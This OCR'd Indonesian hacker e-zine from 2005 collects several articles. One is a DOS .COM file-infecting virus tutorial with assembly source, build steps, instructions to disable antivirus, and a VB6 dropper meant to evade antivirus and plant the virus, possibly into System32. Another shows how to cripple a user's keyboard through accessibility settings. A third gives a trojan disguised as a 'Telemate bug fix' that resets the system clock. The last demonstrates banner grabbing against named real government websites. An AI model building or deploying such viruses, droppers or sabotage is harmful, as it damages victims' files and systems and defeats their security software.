;-------------------------------------------------------------------------------

comsig db  "*.com",0  ; define data = comsig, 0 = akhir string
                        ;   comsig = signature file COM

pesanku         db  'semua file *.com di direktori ini sudah diinfeksi',10,13
                        ; $ = akhir string
                        ; 10,13 = pindah kebaris berikutnya
        db  'selamat anda berhasil membuat virus :)',10,13
        db  'kritik dan saran eMail ke dR4GGy@yahoo.com...',10,13
```

Copyright@2005 http://echo<dot>or<dot>id



```
        db  'thx to Horny Toad for all the lessons u teach me :)',10,13,'$'

target   label  near      ; label didalam prosedur TesVirus yang berguna
                           ;  utk menetapkan jarak/besar program virus

TesVirus       endp       ; akhir procedure

draggy  ends              ; akhir segmen

        end    mulai      ; akhir mulai (mulai = kode pertama yg dieksekusi
                           ; komputer yang berada didalam segmen draggy)
```

<-- TESVIRUS.ASM -->

--- 02 // Note ----------

01. Compile dengan menggunakan TASM 2.01 dan Tlink

02. Untuk lebih jelasnya, anda bisa mencari referensi lain tentang bahasa assembly

03. Untuk melihat daftar interrupt lengkap anda bisa ke Ralph Brown's website alamatnya di :
http://www.cs.cmu.edu/afs/cs.cmu.edu/user/ralf/pub/WWW/
download: Interrupt 61a,61b,61c,61d,61e,61f (semuanya dalam Zip)

--- 03 // Mengcompile ----------

01. Matikan/disable fungsi Auto Protect dari program AntiVirus yang anda gunakan karena virus yang dibuat ini termasuk 'simple virus' sehingga virus ini mudah didetect oleh program AntiVirus.

02. Salin program TASM dan TLINK ke folder C:\LAB

03. Salin source code TESVIRUS ke dalam text editor.


04. Simpan dengan nama yang disukai dengan ekstensi ASM. Contoh: TESVIRUS.ASM

05. Buat batchfile bikinvirus pada folder C:\LAB

<++ bikinvirus ++>

```
@ECHO OFF
TASM %1.ASM
TLINK /T %1.OBJ
```

Copyright@2005 http://echo<dot>or<dot>id



```
del %1.map
del %1.obj
<-- bikinvirus -->
```

06. Jalankan DOS. Start -> Run -> cmd

07. Pindah ke direktori C:\LAB dan jalankan perintah bikinvirus


```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\LAB>bikinvirus TESVIRUS

Turbo Assembler  Version 2.01  Copyright (c) 1988, 1990
Borland International

Assembling file:   TESVIRUS.ASM
Error messages:    None
Warning messages:  None
Passes:            1
Remaining memory:  442k

Turbo Link  Version 3.01 Copyright (c) 1987, 1990 Borland
International
```

08. Program TESVIRUS telah dibuat. Jika ada kesalahan periksa kembali kesalahan penulisan pada kode program, batchfile, atau perintah di DOS.

--- 04 // Testing ----------

Setelah anda berhasil membuat program virus bernama TESVIRUS.COM, tentunya anda ingin menguji apakah virus yang telah dibuat berhasil atau tidak. Anda tak perlu khawatir dengan virus yang telah dibuat tadi karena virus ini tidak akan merusak sistem di komputer anda selama anda tidak menempatkan virus ini difolder Windows atau system atau system32.

Untuk menguji virus TESVIRUS.COM terlebih dahulu anda harus membuat satu 'simple' program .com yang tidak berguna [contoh KORBAN.COM] kemudian catat ukuran asli dari file KORBAN.COM, setelah itu letakkan program KORBAN.COM tersebut ke folder C:\LAB.



Masuk ke DOS prompt dan jalankan program TESVIRUS.

Kemudian, bandingkan size program KORBAN.COM sebelum dan sesudah program TESVIRUS dijalankan. Jika terjadi perubahan maka TESVIRUS telah berhasil menjalankan tugasnya.

Jika anda bingung bagaimana membuat sebuah program KORBAN.COM disini penulis menyertakan source code untuk program tersebut dan akan dicompile dengan menggunakan program debug.exe.


Program ini hanyalah sebuah program untuk menampilkan huruf "AA" jika dijalankan dengan ukuran file aslinya = 14 KB.

Setelah anda mengcopy program debug.exe ke folder C:\LAB, jalankan text editor dan copy-kan source code dibawah ini:

```
<++ KORBAN.TXT ++>
N KORBAN.COM
E 0100 B4 02 B2 41 CD 21 B4 02 B2 41 CD 21 CD 20
RCX
000E
W
Q

<-- KORBAN.TXT ++>
```

Masuk ke dalam DOS prompt dan compile

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\LAB>debug < KORBAN.TXT
-N KORBAN.COM
-E 0100 B4 02 B2 41 CD 21 B4 02 B2 41 CD 21 CD 20
-RCX
CX 0000
:000E
-W
Writing 0000E bytes
-Q

C:\LAB>
```



--- 05 // Mengatasi TESVIRUS.COM ----------

- Delete program TESVIRUS.COM termasuk file KORBAN.COM (yang sudah terinfeksi).

- Jika belum bisa hilang, enable kembali auto protect program AntiVirus anda kemudian scan dan quarantine, setelah itu anda dapat men-delete TESVIRUS.COM dari dialog quarantine [penulis memakai program Norton AntiVirus dengan update Virus Definition tgl. 24 Desember 2004].

- Jika masih belum bisa anda dapat me-reverse/membalikkan logika dari program TESVIRUS.COM untuk membersihkan file-file yang telah terinfeksi.

--- 06 // Tip dan Trik Membuat Virus Generator ----------


Ini adalah hasil iseng penulis waktu lagi menulis program dan ternyata dengan menggunakan cara ini kita dapat mengecoh program AntiVirus. Triknya adalah dengan membuat suatu program yang men-drop/membuat file .dbg, .bat kesebuah drive dikomputer kemudian program menjalankan file .bat yang telah dihasilkan tadi untuk membuat program .com(virus) di drive tersebut. Setelah program melaksanakan tugasnya maka file .dbg akan otomatis dihapus dari komputer.

Disini penulis tidak akan membahas tentang cara bekerja dengan menggunakan VB, untuk lebih jelasnya anda dapat membaca referensi VB 6.0 dari buku, artikel atau anda dapat membeli CD MSDN yang berisi Help dan contoh program pada VB 6.0 [keep up the hard work my friend :)]

Pada program yang akan dibahas ini file yang akan dihasilkan/ di-drop ke drive C:\ adalah file tv.dbg, tv.bat dan TESVIRUS.com. Program ini di-compile menggunakan VB 6.0 jadi sebelumnya anda harus menginstall VB 6.0 dikomputer anda :)

Virus yang akan dihasilkan adalah virus TESVIRUS.COM yaitu virus yang sama dengan virus yang telah anda buat diatas, perbedaannya adalah program ini akan terus menghasilkan virus TESVIRUS.COM di drive C:\ jika program ini dijalankan.

Terlebih dahulu anda memilih tipe 'standard exe' di VB dan




Add 1 module pada program VB.

Salin code berikut pada text editor VB.

```
<++ TESVIRUS2 ++>
' kode di module
Public Function DropVir()
  On Error Resume Next
  Dim x, tvBat As String
  x = "C:\tv.dbg"
  Open x For Output As #1
    Print #1, "N C:\TESVIRUS.COM"
    Print #1, "E 0100 B4 4E 33 C9 BA 2F 01 CD 21 72 1B B8 02 3D BA 9E"
    Print #1, "E 0110 00 CD 21 93 B4 40 B9 EA 00 BA 00 01 CD 21 B4 3E"
    Print #1, "E 0120 CD 21 B4 4F EB DC B4 09 BA 35 01 CD 21 CD 20 2A"
    Print #1, "E 0130 2E 63 6F 6D 00 73 65 6D 75 61 20 66 69 6C 65 20"
    Print #1, "E 0140 2A 2E 63 6F 6D 20 64 69 20 64 69 72 65 6B 74 6F"
    Print #1, "E 0150 72 69 20 69 6E 69 20 73 75 64 61 68 20 64 69 69"
    Print #1, "E 0160 6E 66 65 6B 73 69 0A 0D 73 65 6C 61 6D 61 74 20"
    Print #1, "E 0170 65 6C 6F 20 62 65 72 68 61 73 69 6C 20 62 69 6B"
    Print #1, "E 0180 69 6E 20 76 69 72 75 73 20 70 65 72 74 61 6D 61"
    Print #1, "E 0190 20 6B 61 6D 75 20 3A 29 0A 0D 6B 72 69 74 69 6B"
    Print #1, "E 01A0 20 64 61 6E 20 73 61 72 61 6E 20 65 4D 61 69 6C"
    Print #1, "E 01B0 20 6B 65 20 64 52 34 47 47 79 40 79 61 68 6F 6F"
    Print #1, "E 01C0 2E 63 6F 6D 2E 2E 2E 0A 0D 54 65 73 56 69 72 75"
    Print #1, "E 01D0 73 20 54 72 69 76 69 61 4C 20 2D 20 64 52 34 47"
    Print #1, "E 01E0 47 79 20 2D 20 30 34 0A 0D 24"
    Print #1, "RCX"
    Print #1, "00EA"
    Print #1, "W"
    Print #1, "Q"
  Close #1
  tvBat = "C:\tvBat.bat"
  Open tvBat For Output As #1
    Print #1, "@echo off"
    Print #1, "debug < C:\tv.dbg"
    Print #1, "del C:\tv.dbg"
  Close #1
 Shell "C:\tvBat.bat", vbNormalFocus            ' atau gunakan vbHide agar
                                                ' proses dilakukan secara
                                  ' background
End Function

' kode di form
Private Sub Form_Load()
```

Copyright@2005 http://echo<dot>or<dot>id



```
  Call DropVir
  Unload Me
End Sub
<-- TESVIRUS2 -->
```

Setelah itu compile program anda dan jalankan, jika berhasil maka sekarang di drive C: akan muncul program TESVIRUS.com. Karena program ini dibuat dengan cepat jadi ada beberapa kekurangannya seperti program ini tidak mencek kembali apakah file TESVIRUS.COM telah ada di drive C:\, untuk itu anda mungkin dapat menambahkan fungsi 'FileExists' untuk mencek file tersebut atau anda dapat berkreasi sendiri dengan menggunakan cara anda sendiri untuk berkreasi seperti men-drop virus ke folder C:\Windows\System32

--- 07 // Final Word ----------

"ilmu itu bukan untuk dibaca tapi untuk dipraktekkan."

"jangan takut untuk mencoba, trial n' error is the best lessons in the world"

Happy programming n' bye ...

--- 08 // Greetz ----------


echo|staff (untuk memberikan tempat bagi artikel ini), St'o (buku assemblynya bagus banget), echo'ers dan newbie_hackers, Mikele (my only bro for 'ur college sacrifice for me, many thx for u mike), Tingsing, eLiTe Gazo, Glacier Excardon, dede, adjie, Bondes, Menteng, anak FISIP '98c, Horny TOAD (for good lessons on assembly).

--- 09 // Referensi ----------

01. Forum ECHO VIRUS
02. http://www.codebreakers.org/
03. S'to, Pemograman Bahasa Assembly, edisi online v1.0
04. Google, keyword: debug tutorial
05. http://www.cs.cmu.edu/afs/cs.cmu.edu/user/ralf/pub/WWW/

---------- EOF //-----

Copyright@2005 http://echo<dot>or<dot>id



[Keyboard Hacking Pada Windows]

[lirva32 <lirva_worm32@yahoo.com.sg>]

--- 00 // Intro ----------

Hai, ketemu lagi dengan lirva32! Pada artikel ini, saya akan menjelaskan bagaimana melakukan hacking terhadap Control dan Stag Control Keyboard dalam Windows Operating System.

--- 01 // Memperlambat Control Keyboard ----------

Wow, kita bisa membuat respon keyboard menjadi saaaaangat lambat! User menjadi tidak bisa menekan tombol yang sama untuk beberapa saat.

Misalkan, seorang user ingin menekan tombol ENTER berulangkali, maka setiap penekanan tombol terdapat jeda waktu sekitar 20 detik. Hal tersebut akan berlaku untuk penekanan tombol yang sama secara berulang.

Ingin mencobanya? Berikut adalah langkah-langkah melakukan Control Keyboard Hacking:

01. Pastikan Anda mempunyai akses ke Control Panel. Jika tidak memiliki akses, dapat menggunakan eksploit yang bisa didapat di http://www.petri.co.il/. Pada website tersebut, Anda dapat mempelajari bagaimana melakukan teknik eksploitasi Windows lainnya.

02. Akses Control Panel -> Accessibility Option -> Keyboard

03. Beri tanda check pada 'Use FilterKeys' --> klik Settings

04. Pilih 'Ignore Repeated Keystrokes' -> klik Settings


05. Isi 'Ignore Keystrokes Repeated Faster Than = 2.0 seconds'
    Jangan lupa buat semua tanda check pada 'Notification'

06. Klik 'OK' -> 'OK' -> 'Apply' -> 'OK'

07. Jreeeeeng! Jreeeeeng! Jreeeeng!
    Untuk mencobanya, silakan membuka text editor dan mengetikkan tombol yang sama secara berulang-ulang. Anda akan merasakan lambatnya akses pada keyboard.

--- 03 // Melumpuhkan Stag Control Keyboard ----------

Copyright@2005 http://echo<dot>or<dot>id



01. Akses Control Panel.

02. Akses Control Panel -> Accessibility Option -> Keyboard

03. Beri tanda check pada 'Use FilterKeys' --> klik Settings

04. Pilih 'Ignore Quick Keystrokes and Slow Down The Repeat Rate'
    Jangan lupa buat semua tanda check pada 'Notification'

05. Klik Settings

06. Isi 'Repeat Delay = 2.0'

07. Isi 'Repeat Rate = 2.0'

08. Isi 'Key Must Be Held Down For = 2.0'

09. Jreeeeeng! Jreeeeeng! Jreeeeng!
    Keyboard menjadi tidak dapat digunakan walaupun keyboard sudah
    digantikan dengan yang baru.

--- 04 // Penutup ----------


Tulisan ini hanya ditujukan untuk pembelajaran.. jika terjadi tindakan destruktif yang merugikan pihak lain, ECHO dan penulis tidak akan bertanggung jawab. Mohon tidak mempraktekkan isi tulisan ini pada lingkungan kampus/pendidikan, sosial dan lingkungan lainnya yang sangat memerlukan informasi.

--- 05 // Greetz ----------

y3dips (thx 4 everything), the_day (om... hacking bareng lagi yuk!), moby (mau NgOBRoL dung YM'), comex (mau NgOBrOL juGa dung), z3r0byt3 (he..he..ternyata satu komplek), K-159 (semangat dong), c-a-s-e (ditunggu khabarnya), s'to (ditunggu juga khabarnya), All Echo community, ErseBross[victor], MHK, Xavier87, SeViouR, az001, Pa Rus [InfoLinux], Mas R Kresno 'Aji', Mr. David Sudjiman [KPLI Jakarta], teman-teman di ASM_AAK_STMIK BinaInsani, B#k#s# (maaf..bukannya gue ga mau ngajarin hacking...belum waktunya...), #BudiLuhurCempaka, #KelompokStudiLinuxBekasi (KaLeNGBeKAS)

---------- EOF //-----

Copyright@2005 http://echo<dot>or<dot>id



[Modifikasi Virus Friday 13H]

[familycode <yk_family_code@yahoo.com>]

--- 00 // Intro ----------

Bagaimana cara membuat virus menggunakan bahasa Assembler? Bagaimana cara kerjanya? Penulis akan memberikan contoh sebuah virus yang tidak terlalu sulit untuk anda dengan memanfaatkan program Turbo Assembler.

Hasil akhir Virus ini adalah akan mengganti tanggal komputer menjadi seperti yang progammer mau--dimana di virus Friday 13H ini menjadi 13 Juli 1990. Lalu apa hubungannya ama Friday? Cek deh tanggal komputer kamu kalau waktu itu adalah hari Jumat (Friday).

Lalu kenapa harus tanggal 13 Juli 1990? Menurut sumber bahwa pada waktu itu ada kejadian seperti ketegangan di Israel.

Ok deh untuk history virus sampek sini aja, kita langsung ke pemograman virusnya. Sebelum memulai pertama-tama kita harus menyediakan dahulu :


1. Program Turbo Assembler
2. Disket kosong yang bisa booting DOS, disket besar juga boleh tapi zaman gini lho masih ada yang makek disket besar, hehe..

--- 01 // Source Code ----------

Berikut adalah source code virus Friday 13H

```
<++ Friday13H ++>
 CODESEGMENT
        Assume          CS:code,DS:code
        ORG   100h

 start:  Jmp begin
 text1   db ' Telemate bug fix for version 3.0+$ ' ;Bogus filler text
 text2   db ' TM.EXE fixed!$ '                     ;Bogus filler text
 text3  db 07h,'Error! Cannot alter TM.EXE$ '         ;Printed after change

 Begin proc    NEAR
        mov     ah,05h          ;Function 5 - Set Real Time Clock
        mov     cx,1990h        ;What century
        mov     dx,0713h        ;Month/day
        int     1ah             ;Execute
```

Copyright@2005 http://echo<dot>or<dot>id



```
        mov     ah,09h          ;Funtion 9 - Print string <end in $>
        lea     dx,text3        ;What text to print
        int     21h             ;Execute function 09
        int     20h             ;Quit .COM file
        begin   endp

CODE    ENDS                            ;End segment
        END start               ;End program
```

<-- Friday13H -->

--- 02 // Penjelasan Source Code ----------

Itu adalah source code aslinya tapi anda jangan terkecoh karena diprogram ini ada variabel yang sebenarnya tidak perlu.

Ok, kita mulai langsung dari source utamanya, untuk mendalami lebih jauh tentang assembler silahkan membaca tentang tutorial assembler di ilmukomputer.com.

1. text1 db ' Telemate bug fix for version 3.0+$ '

   // Perintah ini akan ditampilkan jika program berhasil bekerja.

2. text2 db ' TM.EXE fixed!$ ' ;Bogus filler text

   // Perintah ini sebenarnya ga perlu ada karena variabelnya
   // gak digunain

3. text3


   text3 db 07h,'Error! Cannot alter TM.EXE$ ' ;Printed after change

   // Perintah ini akan ditampilkan jika kamu compile dengan com file
   // Jika tampil peritah seperti diatas maka itu artinya error alias
   // tanggal tidak berubah
   // Solusinya jika tampil pesan diatas maka compile ulang dengan
   // exe, dan bukan com

4. Begin proc NEAR

   // Memulai program

Copyright@2005 http://echo<dot>or<dot>id



```
4. mov      ah,05h          ;Function 5 - Set Real Time Clock
```

// memindahkan 05h ke AH

```
5. mov      cx,1990h        ;What century
```

// ubah tahun 1990 itu jadi 2004 aja jadi hasil editingnya
// seperti dibawah ini

```
mov cx,2004h
```

```
6. mov      dx,0713h        ;Month/day
```

// ubah bulan 07 dan tanggal 13 menjadi 06 dengan tanggal 13
// jadi hasil editingnya :

```
mov dx,0605h
```

```
7. int   1ah                ;Execute
```

// Dieksekusi peritah diatas dan berubahlah tanggal komputer jika
// dijalankan

```
8. mov      ah,09h              ;Funtion 9 - Print string <end in $>
   lea   dx,text3           ;What text to print
   int   21h                ;Execute function 09
   int   20h                ;Quit .COM file
   begin      endp
```

// Perintah-perintah tersebut akan melakukan eksekusi pada text 3

```
   text3   db     07h,'Error! Cannot alter TM.EXE$ ' ;Printed after change
```


```
9. CODE   ENDS              ;End segment
   END start                ;End program
```

//Program diahkiri

--- 03 // Kompilasi ----------

Ok sekarang kita masuk dalam program Turbo Assembler, perlu diketahui dimana di Turbo Assembler kita harus melakukan compile 2 kali agar hasil ahkirnya menjadi EXE.

Copyright@2005 http://echo<dot>or<dot>id



Info File Exe pada program Turbo Assembler untuk mengcompile :
- TASM.EXE (Untuk mengcompile file tahap 1 untuk menjadikan file ASM menjadi OBJ)
- TLINK.EXE (Untuk mengcompile file tahap 1 untuk menjadikan file OBJ menjadi EXE)

Selanjutnya, bukan text-editor untuk membuat virus.asm. Lalu mengcompile dengan perintah `tasm virus.asm'.

```
C:\TA2>tasm virus.asm
Turbo Assembler  Version 2.0 Copyright (c) 1987, 1990 Borland International

Assembling file:   virus.aSM
Error messages:    None
Warning messages:  None
Passes:            1
Remaining memory:  443k
```

Setelah itu kita compile tahap kedua agar file virus.obj menjadi virus.exe dengan cara perintah `tlink virus'

```
C:\TA2>tlink virus
Turbo Link  Version 3.0 Copyright (c) 1987, 1990 Borland International
Warning: No stack
```

--- 04 // Eksekusi ----------


Proses eksekusi membutuhkan DOS original (bukan DOS pada Windows XP). Jika dijalankan pada WinXP, maka akan terjadi error seperti:

```
|---------------------------------------- ...
| 16 bit MS-DOS Subsystem
|---------------------------------------- ...
| Command Prompt - virus
| The Close gas ebcountered an illegal instr ...
| CS:00 bla.. bla..
```

dan jam komputer pun tidak akan berubah.

Metode efektif untuk mencobanya adalah dengan menyalin file virus.exe ke dalam sebuah floppydisk, restart komputer, lalu booting dengan DOS menggunakan disket. Lalu jalankan dengan perintah `virus'.

Setelah menjalankan program `virus' maka Anda dapat melihat notifikasi



Telemate bug fix for version 3.0+

Langkah selanjutnya adalah dengan merestart komputer dan cek perubahan tanggal yang terjadi.

Tanggal komputer Anda akan berubah menjadi tanggal 05 Juni 2004. Itu tanggal apa ya? Itu adalah tanggal kelahiran website Yogya Family Code.

--- 05 // Penutup ----------

Tujuan dari tutorial ini adalah kita paling tidak memahami dasar assembler dimana ahkirnya kita dapat mencoba source virus-virus yang ada di Internet atau CD yang ahkirnya diharapkan ke depannya kita dapat membuat sebuah antivirus buatan sendiri.


* Segala kesalahan error/kerusakan pada komputer dan semacamnya adalah tanggung jawab Anda!
* Semua yang Anda pelajari dan lakukan adalah sepenuhnya tanggung jawab Anda sendiri.

--- 06 // Greetz ----------

Kangdiman, HKX, Edy (Yogyahacker), Jambihacker, markov, Sonny AK, Ketut dan semua OP yogyafree

---------- EOF //-----

Copyright@2005 http://echo<dot>or<dot>id



[HTTP Fingerprint / Banner Grabbing]

[the_day <the_day@echo.or.id>]

--- 00 // Intro ----------

HTTP Fingerprint adalah salah satu cara sebelum kita memulai hacking web/server. Dengan HTTP Fingerprint kita bisa mengetahui jenis web server,jenis metode yang dipakai oleh webserver dan bahkan mengetahui jenis OS dari Server tersebut. Cara melalukan HTTP Fingerprint adalah dengan memanfaatkan port 80. Untuk melakukan HTTP FingerPrint kita hanya perlu tools sederhana seperti telnet dan netcat.

--- 01 // Fingerprinting / Banner Grabbing ----------


Berikut adalah contoh banner grabbing yang dilakukan menggunakan telnet.

// 00. Apache

```
[the_day@linux-ij ~]$ telnet www.jakarta.go.id 80
Trying 202.57.16.58...
Connected to www.jakarta.go.id (202.57.16.58).
Escape character is '^]'.
HEAD / HTTP/1.0 <--- Perintah untuk mengetahui jenis web server nya

HTTP/1.1 200 OK
Date: Wed, 02 Feb 2005 11:05:08 GMT
Server: Apache/1.3.23 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.7
      OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26
Cache-control: private
Content-Length: 29223
Content-Type: text/html
Set-Cookie: ASPSESSIONIDQSCAQQQD=NPDGCENAGGPHNFMDNOIPJFNG;
path=/
X-Cache: MISS from www.dki.go.id
Connection: close

Connection closed by foreign host.
```

Apabila tidak bisa menggunakan protocol HTTP/1.0 maka bisa menggunakan protocol HTTP/1.1. Di atas kita bisa mengetahui ternyata web www.jakarta.go.id menggunakan web server Apache/1.3.23 dengan OS RedHat dan Apache/1.3.23. Dapat disimpulkan bawah RadHat yang digunakan adalah versi Redhat 9 atau sebelumnya.

Copyright@2005 http://echo<dot>or<dot>id



// 01. Microsoft IIS

[the_day@linux-ij ~]$ telnet www.pajak.go.id 80
Trying 202.155.61.89...
Connected to www.pajak.go.id (202.155.61.89).
Escape character is '^]'.
HEAD / HTTP/1.1

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Wed, 02 Feb 2005 10:42:31 GMT
Connection: close
Content-Length: 4009
Content-Type: text/html

Connection closed by foreign host.

Contoh diatas adalah response dari Microsoft IIS 5. Catatan: untuk IIS, biasanya digunakan protocol HTTP/1.1.

// 02. Netscape Enterprise


[the_day@linux-ij ~]$ telnet www.rcti.tv 80
Trying 202.159.100.119...
Connected to www.rcti.tv (202.159.100.119).
Escape character is '^]'.
HEAD / HTTP/1.0 <-- setelaj di ketik tekan enter 2 kali

HTTP/1.1 200 OK
Server: Netscape-Enterprise/3.6 SP2
Date: Wed, 02 Feb 2005 17:37:34 GMT
Content-type: text/html
Connection: close

Connection closed by foreign host.

// 03. Oracle Web Server

[the_day@linux-ij ~]$ telnet www.oracle.com 80
Trying 141.146.8.66...
Connected to www.oracle.com (141.146.8.66).
Escape character is '^]'.
HEAD / HTTP/1.1



```
HTTP/1.1 400 Bad Request
Date: Mon, 07 Feb 2005 12:10:09 GMT
Allow: GET, HEAD
Server: OracleAS-Web-Cache-10g/9.0.4.1.0
Content-Type: text/html
Content-Length: 129

Connection closed by foreign host.
```

Sekarang kita sudah mengetahui jenis web server dengan menggunakan HTTP Fingerprint (banner grabbing). Sekarang bagaimana cara kita mengetahui metode dari sebuah web server untuk berkomunikasi dengan client, sekarang kita akan mencari tau itu dengan menggunakan perintah OPTION.

```
[root@linux-ij ~]# telnet www.poskota.co.id 80
Trying 69.56.139.163...
Connected to www.poskota.co.id (69.56.139.163).
Escape character is '^]'.
OPTIONS * HTTP/1.0   <---- perintah nya menggunakan OPTIONS

HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD, POST
Content-Length: 0
Server: Microsoft-IIS/6.0
Public: OPTIONS, TRACE, GET, HEAD, POST
X-Powered-By: ASP.NET
Date: Mon, 07 Feb 2005 11:50:09 GMT
Connection: close

Connection closed by foreign host.
```


Dari contoh di atas kita mengetahui metode yang diizinkan untuk mengakses web tersebut, yaitu OPTIONS,TRACE,GET,HEAD,POST.

Apabila ada web yang menggunakan metode PUT dan DELETE maka kita bisa memanipulasi web tersebut dengan memanfaatkan celah yang ada.

